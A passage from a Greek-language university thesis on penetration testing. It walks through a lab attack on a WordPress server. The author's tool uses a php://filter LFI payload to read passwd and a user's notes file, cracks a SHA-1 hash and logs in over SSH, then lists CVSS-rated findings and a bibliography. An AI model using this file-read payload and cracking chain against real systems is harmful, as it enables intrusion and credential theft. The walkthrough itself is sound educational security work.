διαδρομή και το αρχείο, πηγαίνοντας ωστόσο κάποιους φακέλους πίσω. Αντίθετα με την προηγούμενη περίπτωση, εδώ η εφαρμογή μας επιστρέφει το μήνυμα «Forbidden», σχήμα 6.16, που σημαίνει ότι δεν έχουμε πρόσβαση να διαβάσουμε το συγκεκριμένο αρχείο. Για να εξοικονομήσουμε χρόνο θα χρησιμοποιήσουμε το εργαλείο μας, το οποίο θα κάνει brute force με διαφορά payload με την εντολή:

```
python3 mortys.py -l -u http://11.11.11.11/projects.php?file=
```




Σχήμα 6.16: Απαγορευτικό μήνυμα

Έπειτα από έλεγχο της συγκεκριμένης διεύθυνσης μέσω της λειτουργίας LFI detector, στο σχήμα 6.17 υπάρχει η ένδειξη ότι η εφαρμογή είναι ευάλωτη στην συγκεκριμένη ευπάθεια σύμφωνα με το αποτέλεσμα που λάβαμε. Αυτό μπορούμε να το επαληθεύσουμε πηγαίνοντας στην σελίδα μέσω του συνδέσμου που έχει παραχθεί.



Σχήμα 6.17: Αποτέλεσμα εύρεσης LFI

Με την επίσκεψη στην συγκεκριμένη διεύθυνση, παρατηρούμε, όπως φαίνεται στο σχήμα 6.18 ότι το περιεχόμενο της σελίδας έχει τροποποιηθεί.




Σχήμα 6.18: Κωδικοποιημένη απάντηση από το αρχείο *passwd*

Αυτό που διακρίνουμε είναι ότι το περιεχόμενο του αρχείου *passwd* είναι κωδικοποιημένο σε base64. Αυτό γίνεται γιατί το payload που χρησιμοποιήθηκε θα κωδικοποιήσει το περιεχόμενό του, με την χρήση του *convert.base64-encode* σε *base64* και στη συνέχεια θα επιστρέψει το αποτέλεσμα. Εισάγουμε το παραπάνω string στον αποκωδικοποιητή ώστε γίνει ευανάγνωστο με την παρακάτω εντολή:

```
pyhton3.py mortys.py -cr
```

Στο σχήμα 6.19 παρουσιάζεται η επιτυχημένη αποκωδικοποίηση και η επαλήθευση της ευπάθειας.




Σχήμα 6.19: Αποκωδικοποιημένη απάντηση από το εργαλείο cracker

Σε αυτό το σημείο έχουμε καταφέρει με επιτυχία να διαβάσουμε το περιεχόμενο του *passwd* και να δούμε ποιοι χρήστες υπάρχουν στον διακομιστή. Ο χρήστης που ξεχωρίζουμε από το παραπάνω αποτέλεσμα είναι ο *vapache*. Ήδη γνωρίζουμε από προηγούμενο βήμα (6.1.2) ότι ο διακομιστής ο οποίος φιλοξενεί το WordPress είναι Apache. Επίσης, γνωρίζουμε από την σάρωση των καταλογών (6.1.4) ότι υπάρχει ένα αρχείο με όνομα «notes». Θα προσπαθήσουμε να δούμε εάν μπορούμε να διαβάσουμε αυτό το αρχείο και εάν περιέχει κάποια χρήσιμη πληροφορία. Το βασικό μέρος για ένα τέτοιο αρχείο είναι ο κεντρικός κατάλογος (home directory) του συγκεκριμένου χρήστη. Θα αξιοποιήσουμε το payload που μας έβγαλε το εργαλείο και θα αλλάξουμε την διαδρομή και το όνομα του αρχείου σε:

payload
`php://filter/convert.base64-encode/resource=`**`/home/vapache/notes.txt`**

Στο σχήμα 6.20 έχουμε το περιεχόμενο του αρχείου notes.txt κωδικοποιημένο σε Base64 όπως ήταν αναμενόμενο.



Σχήμα 6.20: Κωδικοποιημένη απάντηση από το αρχείο *notes.txt*

Αποκωδικοποιώντας το, στο σχήμα 6.21 παρατηρούμε ένα πιθανό hash και στην συνέχεια το βάζουμε στο cracker για να δούμε εάν ο αλγόριθμος είναι κάποιος από αυτούς που μπορεί να σπάσει.

```
[+] Enter the Hash value: YWFmZGMyMzg3MGVjYmNkM2Q1NTdiNjQyM2E4OTgyMTM0ZTE3OTI3ZQo=
[+] Decoded:
aafdc23870ecbcd3d557b6423a8982134e17927e
```

Σχήμα 6.21: Αποκωδικοποιημένη απάντηση από το εργαλείο cracker

Με επιτυχία αναγνώρισε τον αλγόριθμο SHA-1 και αποκρυπτογράφησε το hash με αποτέλεσμα να έχουμε έναν πιθανό κωδικό (Password123) για κάποια υπηρεσία, όπως φαίνεται στο σχήμα 6.22.

```
[-] Testing: angelus
[-] Testing: amigos
[-] Testing: amand
[-] Testing: alexandre
[-] Testing: Qwerty1
[+] Password found: Password123
```

Σχήμα 6.22: Αποκρυπρογράφηση hash

6.1.8 Αρχική Πρόσβαση

Έχοντας συλλέξει αρκετές πληροφορίες και εντοπίσει ορισμένες ευπάθειες είμαστε στο σημείο να αποκτήσουμε την αρχική μας πρόσβαση στον διακομιστή αξιοποιώντας τον κωδικό από το προηγούμενο βήμα και την υπηρεσία SSH.

Έτσι, λοιπόν, καταφέρνουμε με επιτυχία να αποκτήσουμε πρόσβαση από το μηχάνημα μας (10.10.10.10) στον διακομιστή (11.11.11.11) που φιλοξενεί την ιστοσελίδα WordPress. Στο σχήμα 6.23 φαίνεται η πετυχημένη σύνδεση μέσω SSH με την εντολή:

```
ssh vapache@11.11.11.11
```

```
┌──(kali㉿kali)-[~]
└─$ ssh vapache@11.11.11.11
vapache@11.11.11.11's password:
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-148-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri 05 Jan 2024 11:31:07 PM UTC

  System load:  0.01              Processes:              127
  Usage of /:   72.0% of 8.02GB   Users logged in:        1
  Memory usage: 33%               IPv4 address for enp0s8: 11.11.11.11
  Swap usage:   0%


68 updates can be applied immediately.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Fri Jan  5 22:40:33 2024 from 10.10.10.10
```

Σχήμα 6.23: Επιτυχημένη σύνδεση στον διακομιστή *11.11.11.11* μέσω SSH

Σε αυτό το σημείο το εύρος των ενεργειών και δοκίμων που μπορούμε να κάνουμε έχει αυξηθεί κατά πολύ. Ωστόσο, διαφέρει ανάλογα με τον ρόλο του διακομιστή, της διαμόρφωσης του δικτύου, των μέτρων ασφαλείας που εφαρμόζονται και τον σκοπό του ελέγχου παρείσδυσης. Κάποιες από τις ενέργειες που μπορούμε να κάνουμε είναι η τροποποίηση, η επεξεργασία και η προβολή/υποκλοπή δεδομένων τα οποία είναι στον διακομιστή (DMZ). Επιπλέον, μπορούμε να κλιμακώσουμε τα προνόμια του χρήστη μας (privilege escalation) επιδιώκοντας πρόσβαση στον διαχειριστή ή τον χρήστη root, τα οποία θα μας δώσουν μεγαλύτερο έλεγχο στον διακομιστή. Ο DMZ πλέον είναι σημείο έναρξης για να

κινηθούμε πλευρικά (pivoting) εντός του δικτύου και να πάρουμε πρόσβαση σε άλλους διακομιστές, σταθμούς εργασίας ή συσκευές.

6.2 Συμπεράσματα Blackbox Internal Penetration Test

Καταφέραμε από μια φαινομενικά απλή ιστοσελίδα να πάρουμε πρόσβαση στον διακομιστή που την φιλοξενεί και από αυτό το σημείο να μεγαλώσει το εύρος τον δοκίμων – ενεργειών μας. Αποδείχθηκε ότι με την χρήση του εργαλείου, η ασφάλεια της ιστοσελίδας ήταν ελλιπής και ότι έλεγχοι σαν αυτόν είναι αναγκαίοι. Το σενάριο αυτό αναδεικνύει τη σημασία του συνδυασμού διαφορετικών τεχνικών για την αποτελεσματική εκτέλεση ενός εσωτερικού ελέγχου παρείσδυσης. Η ευπάθεια του DMZ και η πρόσβαση σε αυτόν μέσω της εσωτερικής ιστοσελίδας αποδεικνύουν την ανάγκη για τακτική αξιολόγηση και ενίσχυση των μέτρων ασφάλειας στο δίκτυο και στην εφαρμογή.

Στον πίνακα 6.1 παρουσιάζονται ενδεικτικά κάποιες από τις ευπάθειες που εντοπίστηκαν κατά τον έλεγχο παρείσδυσης βάση της βαθμολογίας CVSS.

Ευρήματα			
Ευπάθεια	Βαθμολογία CVSS	Σοβαρότητα	Κατάσταση
Local File Inclusion (LFI)	**8.8**	**Υψηλή**	Ανοιχτή
Reflected cross-site scripting (XSS)	**4.7**	**Μέτρια**	Ανοιχτή
Directory Listing Enabled	**3.2**	**Χαμηλή**	Ανοιχτή
Weak Hash Algorithms	**3.2**	**Χαμηλή**	Ανοιχτή

Πίνακας 6.1: Αξιολόγηση ευπαθειών

6.3 Επίλογος

Συνοψίζοντας, σε αυτό το κεφάλαιο, διεξήχθη με επιτυχία ο έλεγχος παρείσδυσης. Αρχικά, αναλύσαμε όλα τα βήματα και τις ενέργειες που ακολουθήσαμε κατά τα την διάρκεια του ελέγχου. Αυτά περιλαμβάνουν την αναγνώριση του στόχου έχοντας μόνο την διεύθυνση του, τον εντοπισμό της WordPress ιστοσελίδας και την εκμετάλλευση των ευπαθειών μέχρι την αρχική πρόσβαση στον διακομιστή DMZ. Τέλος, παρουσιάσαμε τα συμπεράσματα από την όλη διαδικασία.

Κεφάλαιο 7ο: Συμπεράσματα και Μελλοντικές Επεκτάσεις

7.1 Συμπεράσματα

Ο έλεγχος παρείσδυσης είναι ζωτικής σημασίας για τη διασφάλιση της ασφάλειας πληροφοριακών συστημάτων καθώς επιτρέπει την προσομοίωση επιθέσεων με σκοπό την αναγνώριση ευπαθειών και τρωτών σημείων πριν αυτά εκμεταλλευτούν από κακόβουλους χρήστες. Μέσα από το σενάριο του ελέγχου παρείσδυσης Internal Black Box παρατηρήσαμε τα στάδια και πως μια εφαρμογή και ένα δίκτυο μπορεί να είναι ευάλωτα. Το εργαλείο που δημιουργήσαμε μας βοήθησε στην ανάλυση ενός στόχου και στην εύρεση ευπαθειών παρέχοντας όλες τις απαραίτητες πληροφορίες.

Ο εντοπισμός τέτοιων κενών ασφαλείας είναι ιδιαίτερα σημαντικός, καθώς η προληπτική αναγνώριση και η επιδιόρθωση τους μπορούν να αποδειχθούν κρίσιμες για την αποτροπή πραγματικών επιθέσεων. Ο έλεγχος παρείσδυσης δεν είναι απλώς μια τεχνική αξιολόγησης, αλλά μια σημαντική διαδικασία στη στρατηγική ασφαλείας κάθε οργανισμού - εταιρείας, καθώς ενισχύει την προληπτική άμυνα απέναντι σε ενδεχόμενες επιθέσεις.

7.2 Μελλοντικές επεκτάσεις

Επί του παρόντος, το εργαλείο Mortys βρίσκεται στην διαδικασία αναδόμησης και επέκτασης ορισμένων λειτουργιών. Στόχος μας είναι η ανάπτυξη μελλοντικών επεκτάσεων στις λειτουργίες που θα μας επιτρέψουν να έχουμε γρηγορότερα αποτελέσματα, με περισσότερη ακρίβεια και μεγαλύτερο εύρος στον εντοπισμό των ευπαθειών. Ακολουθούν οι προγραμματισμένες επεκτάσεις:

- Αναβάθμιση του port scanner ώστε να δέχεται ορίσματα και συγκεκριμένες πόρτες ή τον τύπο των πακέτων TCP/UDP.
- Αναβάθμιση του directory scan ώστε να δέχεται ορίσματα για ποιες επεκτάσεις αρχείων θέλει να δώσει ο χρήστης και στο subdomain scanner να γίνεται και παράλληλη αναζήτηση σε δημοσιές πήγες και μηχανές αναζήτησης.
- Επέκταση της δυνατότητας Web Scraping (Spider) για εξαγωγή περισσοτέρων δεδομένων από την ιστοσελίδα (εκτός των διευθύνσεων).
- Προσθήκη νέων συστημάτων διαχείρισης περιεχομένου στο CMS detector, ανίχνευση δημόσιων ευπαθειών με βάση την εγκατεστημένη έκδοση και πληροφορίες για το ψηφιακό πιστοποιητικό (SSL) της ιστοσελίδας.
- Εφαρμογή περισσοτέρων ελέγχων στο XSS detector σχετικά με την ανάδυση του παραθύρου της ειδοποίησης καθώς και διαφορετικές προσεγγίσεις για τις εισαγωγές των payload. Για παράδειγμα, εάν ο διακομιστής ή το προγράμματα περιήγησης μεταφράζει του μη τυπωμένους ή ειδικούς χαρακτήρες σε μια καθολικά αποδεκτή μορφή. Τότε το πρόγραμμα θα πρέπει να κάνει και την δοκιμή με το αποκωδικοποιημένο payload.
- Αφαίρεση της λίστας με τα payload από των κώδικα του LFI detector και αντικατάστασή της με μια παράμετρο, ώστε ο χρήστης να μπορεί να ορίζει τη δική του, όπως στο XSS detector.
- Προσθήκη περισσότερων αλγορίθμων στο Hash Cracker και δυνατότητα για τον χρήστη να χρησιμοποιεί την ισχύ της κάρτας γραφικών.

Τέλος, η τοπολογία προτείνεται να μεταφερθεί στο cloud ώστε να είναι ευκολότερα προσβάσιμη από φοιτητές, επιτρέποντας τους να εφαρμόζουν τεχνικές και να κατανοούν σε βάθος πως λειτουργούν οι ευπάθειες σε ένα ελεγχόμενο περιβάλλον.

ΒΙΒΛΙΟΓΡΑΦΙΑ

[1] A. M. Bossler and T. Berenblum, "Introduction: new directions in cybercrime research," *J Crime Justice*, vol. 42, no. 5, pp. 495–499, Oct. 2019, doi: 10.1080/0735648X.2019.1692426.

[2] "Πάνω από 10€ τρισ. το κόστος των κυβερνοεγκλημάτων για το 2023 - Crisismonitor.gr." Accessed: Jan. 26, 2024. [Online]. Available: https://www.crisismonitor.gr/2023/04/25/pano-apo-10e-tris-to-kostos-ton-kyvernoegklimaton-gia-to-2023/

[3] "Στατιστικά στοιχεία για επιθέσεις στον κυβερνοχώρο (2023): 50+ σημαντικά γεγονότα και τάσεις." Accessed: Jan. 24, 2024. [Online]. Available: https://firstsiteguide.com/el/cyber-attack-stats/

[4] "All 3 Billion Yahoo Accounts Were Affected by 2013 Attack - The New York Times." Accessed: Jan. 29, 2024. [Online]. Available: https://www.nytimes.com/2017/10/03/technology/yahoo-hack-3-billion-users.html

[5] "Ethical Hacking | Τι πρέπει να γνωρίζετε; | Bitdefender.gr." Accessed: Jan. 19, 2024. [Online]. Available: https://bitdefender.gr/blog/ethical-hacking/

[6] "What Is a Bug Bounty? [3 Bug Bounty Program Examples]." Accessed: Jan. 19, 2024. [Online]. Available: https://www.hackerone.com/vulnerability-management/what-are-bug-bounties-how-do-they-work-examples

[7] "2023 Pen Testing Report | Core Security." Accessed: Jan. 20, 2024. [Online]. Available: https://www.coresecurity.com/resources/guides/2023-pen-testing-survey-report

[8] "White Box Penetration Testing: Definition, Pros & Cons, and Essential Guide - Lotus QA - Leading IT Outsourcing Company In Vietnam." Accessed: Jan. 21, 2024. [Online]. Available: https://www.lotus-qa.com/blog/white-box-penetration-testing/

[9] "Types of Penetration Testing | Black Box vs White Box vs Grey Box." Accessed: Jan. 26, 2024. [Online]. Available: https://www.redscan.com/news/types-of-pen-testing-white-box-black-box-and-everything-in-between/

[10] P. S. Shinde and S. B. Ardhapurkar, "Cyber security analysis using vulnerability assessment and penetration testing," *IEEE WCTFTR 2016 - Proceedings of 2016 World Conference on Futuristic Trends in Research and Innovation for Social Welfare*, Oct. 2016, doi: 10.1109/STARTUP.2016.7583912.

[11] "Red vs Blue Team." Accessed: Jan. 26, 2024. [Online]. Available: https://www.picussecurity.com/resource/glossary/what-is-blue-teaming

[12] B. M. M. Sugandh Shah, "An overview of vulnerability assessment and penetration testing techniques".

[13] “NVD - Vulnerability Metrics.” Accessed: Jan. 28, 2024. [Online]. Available: https://nvd.nist.gov/vuln-metrics/cvss

[14] “Vulnerability scoring for beginners - Hackercool Magazine.” Accessed: Jan. 28, 2024. [Online]. Available: https://www.hackercoolmagazine.com/vulnerability-scoring-for-beginners/

[15] X. Y. B. C. M. J. Aileen G Bacudio, “An Overview of Penetration Testing,” 2011.

[16] “Burp Suite - Application Security Testing Software - PortSwigger.” Accessed: Jan. 28, 2024. [Online]. Available: https://portswigger.net/burp

[17] “Nessus Vulnerability Scanner: Network Security Solution | Tenable®.” Accessed: Jan. 28, 2024. [Online]. Available: https://www.tenable.com/products/nessus

[18] “Nmap: the Network Mapper - Free Security Scanner.” Accessed: Jan. 21, 2024. [Online]. Available: https://nmap.org/

[19] “Zenmap - Official cross-platform Nmap Security Scanner GUI.” Accessed: Jan. 28, 2024. [Online]. Available: https://nmap.org/zenmap/

[20] “Advanced Port Scanner – free and fast port scanner.” Accessed: Jan. 28, 2024. [Online]. Available: https://www.advanced-port-scanner.com/

[21] “dirbuster | Kali Linux Tools.” Accessed: Jan. 21, 2024. [Online]. Available: https://www.kali.org/tools/dirbuster/

[22] “GitHub - aboul3la/Sublist3r: Fast subdomains enumeration tool for penetration testers.” Accessed: Jan. 21, 2024. [Online]. Available: https://github.com/aboul3la/Sublist3r

[23] “GitHub - guelfoweb/knock: Knock Subdomain Scan.” Accessed: Jan. 28, 2024. [Online]. Available: https://github.com/guelfoweb/knock

[24] “GitHub - s0md3v/XSStrike: Most advanced XSS scanner.” Accessed: Jan. 28, 2024. [Online]. Available: https://github.com/s0md3v/XSStrike

[25] “ZAP.” Accessed: Jan. 21, 2024. [Online]. Available: https://www.zaproxy.org/

[26] “Screaming Frog SEO Spider Website Crawler.” Accessed: Jan. 21, 2024. [Online]. Available: https://www.screamingfrog.co.uk/seo-spider/

[27] “GitHub - scrapy/scrapy: Scrapy, a fast high-level web crawling & scraping framework for Python.” Accessed: Jan. 28, 2024. [Online]. Available: https://github.com/scrapy/scrapy

[28] “GitHub - sullo/nikto: Nikto web server scanner.” Accessed: Jan. 21, 2024. [Online]. Available: https://github.com/sullo/nikto

[29] “John the Ripper password cracker.” Accessed: Jan. 21, 2024. [Online]. Available: https://www.openwall.com/john/

[30] “hashcat - advanced password recovery.” Accessed: Jan. 28, 2024. [Online]. Available: https://hashcat.net/hashcat/

[31] “Cross Site Scripting (XSS) | OWASP Foundation.” Accessed: Jan. 26, 2024. [Online]. Available: https://owasp.org/www-community/attacks/xss/

[32] “SQL Injection | OWASP Foundation.” Accessed: Jan. 26, 2024. [Online]. Available: https://owasp.org/www-community/attacks/SQL_Injection

[33] “Insecure Direct Object Reference Prevention - OWASP Cheat Sheet Series.” Accessed: Jan. 26, 2024. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Insecure_Direct_Object_Reference_Prevention_Cheat_Sheet.html

[34] “Security Misconfiguration: Types, Examples & Prevention Tips.” Accessed: Jan. 26, 2024. [Online]. Available: https://www.aquasec.com/cloud-native-academy/supply-chain-security/security-misconfigurations/

[35] “Cross Site Request Forgery (CSRF) | OWASP Foundation.” Accessed: Jan. 26, 2024. [Online]. Available: https://owasp.org/www-community/attacks/csrf

[36] “Unrestricted File Upload | OWASP Foundation.” Accessed: Jan. 26, 2024. [Online]. Available: https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

[37] “XML External Entity (XXE) Processing | OWASP Foundation.” Accessed: Jan. 26, 2024. [Online]. Available: https://owasp.org/www-community/vulnerabilities/XML_External_Entity_(XXE)_Processing

[38] “(PDF) Cybercrime and Cybercriminals: A Comprehensive Study.” Accessed: Jan. 28, 2024. [Online]. Available: https://www.researchgate.net/publication/304822458_Cybercrime_and_Cybercriminals_A_Comprehensive_Study

[39] “Most common web application critical risks 2022 | Statista.” Accessed: Jan. 19, 2024. [Online]. Available: https://www.statista.com/statistics/806081/worldwide-application-vulnerability-taxonomy/

[40] “DDoS attack that disrupted internet was largest of its kind in history, experts say | Hacking | The Guardian.” Accessed: Jan. 19, 2024. [Online]. Available: https://www.theguardian.com/technology/2016/oct/26/ddos-attack-dyn-mirai-botnet

[41] “What is the Mirai Botnet? | Cloudflare.” Accessed: Jan. 26, 2024. [Online]. Available: https://www.cloudflare.com/learning/ddos/glossary/mirai-botnet/

[42] “What is phishing? + How to spot and avoid it - Norton.” Accessed: Jan. 19, 2024. [Online]. Available: https://us.norton.com/blog/online-scams/what-is-phishing

[43] “What is a supply chain attack? | Cloudflare.” Accessed: Jan. 26, 2024. [Online]. Available: https://www.cloudflare.com/learning/security/what-is-a-supply-chain-attack/

[44] “Okta says hackers stole data for all customer support users in cyber breach | Reuters.” Accessed: Jan. 31, 2024. [Online]. Available: https://www.reuters.com/technology/cybersecurity/okta-says-hackers-stole-data-all-customer-support-users-cyber-breach-2023-11-29/

[45] “Employee and Customer Identity Solutions | Okta.” Accessed: Jan. 26, 2024. [Online]. Available: https://www.okta.com/

[46] “What Is A Drive by Download Attack?” Accessed: Jan. 26, 2024. [Online]. Available: https://www.kaspersky.com/resource-center/definitions/drive-by-download

[47] “StrongPity APT Group Deploys Android Malware for the First Time.” Accessed: Jan. 26, 2024. [Online]. Available: https://www.trendmicro.com/en_vn/research/21/g/strongpity-apt-group-deploys-android-malware-for-the-first-time.html

[48] “2022 Cyber Attacks Statistics – HACKMAGEDDON.” Accessed: Jan. 19, 2024. [Online]. Available: https://www.hackmageddon.com/2023/01/24/2022-cyber-attacks-statistics/

[49] “Chart: Cybercrime Expected To Skyrocket in Coming Years | Statista.” Accessed: Jan. 29, 2024. [Online]. Available: https://www.statista.com/chart/28878/expected-cost-of-cybercrime-until-2027/

[50] “Understanding Firewalls for Home and Small Office Use | CISA.” Accessed: Jan. 20, 2024. [Online]. Available: https://www.cisa.gov/news-events/news/understanding-firewalls-home-and-small-office-use

[51] “What Is a DMZ Network and Why Would You Use It? | Fortinet.” Accessed: Jan. 20, 2024. [Online]. Available: https://www.fortinet.com/resources/cyberglossary/what-is-dmz

[52] “Install and Configure Apache | Ubuntu.” Accessed: Jan. 20, 2024. [Online]. Available: https://ubuntu.com/tutorials/install-and-configure-apache#1-overview

[53] “Εργαλείο ιστολογίου, πλατφόρμα δημοσίευσης και CMS | WordPress.org Ελληνικά.” Accessed: Jan. 20, 2024. [Online]. Available: https://el.wordpress.org/

[54] “20 WordPress Statistics You Should Know in 2023.” Accessed: Jan. 28, 2024. [Online]. Available: https://blog.hubspot.com/website/wordpress-stats

[55] “PyColors’s documentation — PyColors v0.1.2 documentation.” Accessed: Jan. 26, 2024. [Online]. Available: https://pythonhosted.org/pycolors/

[56] “socket — Low-level networking interface — Python 3.12.1 documentation.” Accessed: Jan. 26, 2024. [Online]. Available: https://docs.python.org/3/library/socket.html

[57] “requests · PyPI.” Accessed: Jan. 26, 2024. [Online]. Available: https://pypi.org/project/requests/

[58] “urllib — URL handling modules — Python 3.12.1 documentation.” Accessed: Jan. 26, 2024. [Online]. Available: https://docs.python.org/3/library/urllib.html

[59] “re — Regular expression operations — Python 3.12.1 documentation.” Accessed: Jan. 26, 2024. [Online]. Available: https://docs.python.org/3/library/re.html

[60] “base64 — Base16, Base32, Base64, Base85 Data Encodings — Python 3.12.1 documentation.” Accessed: Jan. 26, 2024. [Online]. Available: https://docs.python.org/3/library/base64.html

[61] “json — JSON encoder and decoder — Python 3.12.1 documentation.” Accessed: Jan. 26, 2024. [Online]. Available: https://docs.python.org/3/library/json.html

[62] “time — Time access and conversions — Python 3.12.1 documentation.” Accessed: Jan. 26, 2024. [Online]. Available: https://docs.python.org/3/library/time.html

[63] “beautifulsoup4 · PyPI.” Accessed: Jan. 26, 2024. [Online]. Available: https://pypi.org/project/beautifulsoup4/

[64] “xml.etree.ElementTree — The ElementTree XML API — Python 3.12.1 documentation.” Accessed: Jan. 26, 2024. [Online]. Available: https://docs.python.org/3/library/xml.etree.elementtree.html

[65] “argparse — Parser for command-line options, arguments and sub-commands — Python 3.12.1 documentation.” Accessed: Jan. 26, 2024. [Online]. Available: https://docs.python.org/3/library/argparse.html

[66] “HTTP response status codes - HTTP | MDN.” Accessed: Jan. 26, 2024. [Online]. Available: https://developer.mozilla.org/en-US/docs/Web/HTTP/Status

[67] “WordPress Vulnerabilities | WPScan.” Accessed: Jan. 26, 2024. [Online]. Available: https://wpscan.com/wordpresses/

[68] “Joomla Content Management System (CMS) - try it! It’s free!” Accessed: Jan. 26, 2024. [Online]. Available: https://www.joomla.org/

[69] “Puppeteer | Puppeteer.” Accessed: Jan. 26, 2024. [Online]. Available: https://pptr.dev/

[70] “Hashing Algorithm Overview: Types, Methodologies & Usage | Okta.” Accessed: Jan. 26, 2024. [Online]. Available: https://www.okta.com/identity-101/hashing-algorithms/